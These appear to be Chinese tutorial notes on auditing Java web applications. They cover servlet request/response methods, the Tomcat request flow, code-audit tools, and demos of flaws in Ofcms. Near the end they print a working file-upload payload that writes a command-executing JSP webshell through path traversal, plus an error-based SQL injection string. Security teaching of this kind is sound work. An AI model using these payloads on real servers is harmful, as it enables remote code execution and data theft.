
代码审计-JAVA 项目注入上传搜索或插件挖掘




`HttpServletRequest` 常用方法

方法	说明
getParameter(String name)	获取请求中的参数，该参数是由name指定的
getParameterValues(String name)	返回请求中的参数值，该参数值是由name指定的
getRealPath(String path)	获取Web资源目录
getAttribute(String name)	返回name指定的属性值
getAttributeNames()	返回当前请求的所有属性的名字集合
getCookies()	返回客户端发送的Cookie
getSession()	获取session回话对象
getInputStream()	获取请求主题的输入流
getReader()	获取请求主体的数据流
getMethod()	获取发送请求的方式，如GET、POST
getParameterNames()	获取请求中所有参数的名称
getRemoteAddr()	获取客户端的IP地址
getRemoteHost()	获取客户端名称
getServerPath()	获取请求的文件的路径

`HttpServletResponse` 常用方法

方法	说明
getWriter()	获取响应打印流对象
getOutputStream()	获取响应流对象
addCookie(Cookie cookie)	将指定的Cookie加入到当前的响应中
addHeader(String name,String value)	将指定的名字和值加入到响应的头信息中
sendError(int sc)	使用指定状态码发送一个错误到客户端
sendRedirect(String location)	发送一个临时的响应到客户端
setDateHeader(String name,long date)	将给出的名字和日期设置响应的头部
setHeader(String name,String value)	将给出的名字和值设置响应的头部
setStatus(int sc)	给当前响应设置状态码
setContentType(String ContentType)	设置响应的MIME类型


tomcat服务器
浏览器、APP
request包含header，body等信息
request请求
监听端口如：8080
tomcat 核心
request
response
流程
request数据流向
response数据流向
tomcat将请求交给web项目时。request和response已经生成并一起交给了web项目
tomcat根据项目配置或者项目包名找到对应的项目web.xml,将request交给web项目
request、response对象
web项目
web.xml
listener
filter
sevlet
常见框架
spring（基于listener）
托管给spring
struts2（基于filter）
springmvc（基于servlet）
集成spring
struts2和springmvc有点区分，struts2的action的生命周期一般都是托管给spring去管控，springmvc有自己容器，同时会与spring容器兼容，他的controller由自己掌控，自主权其实还是在springmvc手中。
ORM框架（hibernate、mybatis等）
datasource数据源连接池c3p0等
数据库database

演示案例：

- 简易 Demo 段 SQL 注入及预编译
- IDEA 审计插件 FindBugs 安装使用
- Fortify_SCA 代码自动审计神器使用
- Ofcms 后台 SQL 注入-全局搜索关键字
- Ofcms 后台任意文件上传-功能点测试

OfcmsPayload:
file_path=&dirs=%2F&res_path=res&file_name=../../static/jsp_shell.jsp&file_content=%3C%25%0A++++if(%22p0desta%22.equals(request.getParameter(%22pwd%22)))%7B%0A++++++++java.io.InputStream+in+%3D+Runtime.getRuntime().exec(request.getParameter(%22i%22)).getInputStream()%3B%0A++++++++int+a+%3D+-1%3B%0A++++++++byte%5B%5D+b+%3D+new+byte%5B2048%5D%3B%0A++++++++out.print(%22%3Cpre%3E%22)%3B%0A++++++++while((a%3Din.read(b))!%3D-1)%7B%0A++++++++++++out.println(new+String(b))%3B%0A++++++++%7D%0A++++++++out.print(%22%3C%2Fpre%3E%22)%3B%0A++++%7D%0A%25%3E

update of_cms_link set link_name=updatexml(1,concat(0x7e,(database())),0) where link_id=4

涉及资源：

https://www.cnblogs.com/csnd/p/11807776.html

https://blog.csdn.net/x62982/article/details/88392968

https://blog.csdn.net/weily11/article/details/80643472

https://www.cnblogs.com/kingsonfu/p/12419817.html

https://www.cnblogs.com/1987721594zy/p/9186584.html

https://pan.baidu.com/s/1QF2kqkUUZgPtwbmKBtg4bw 提取码：xiao
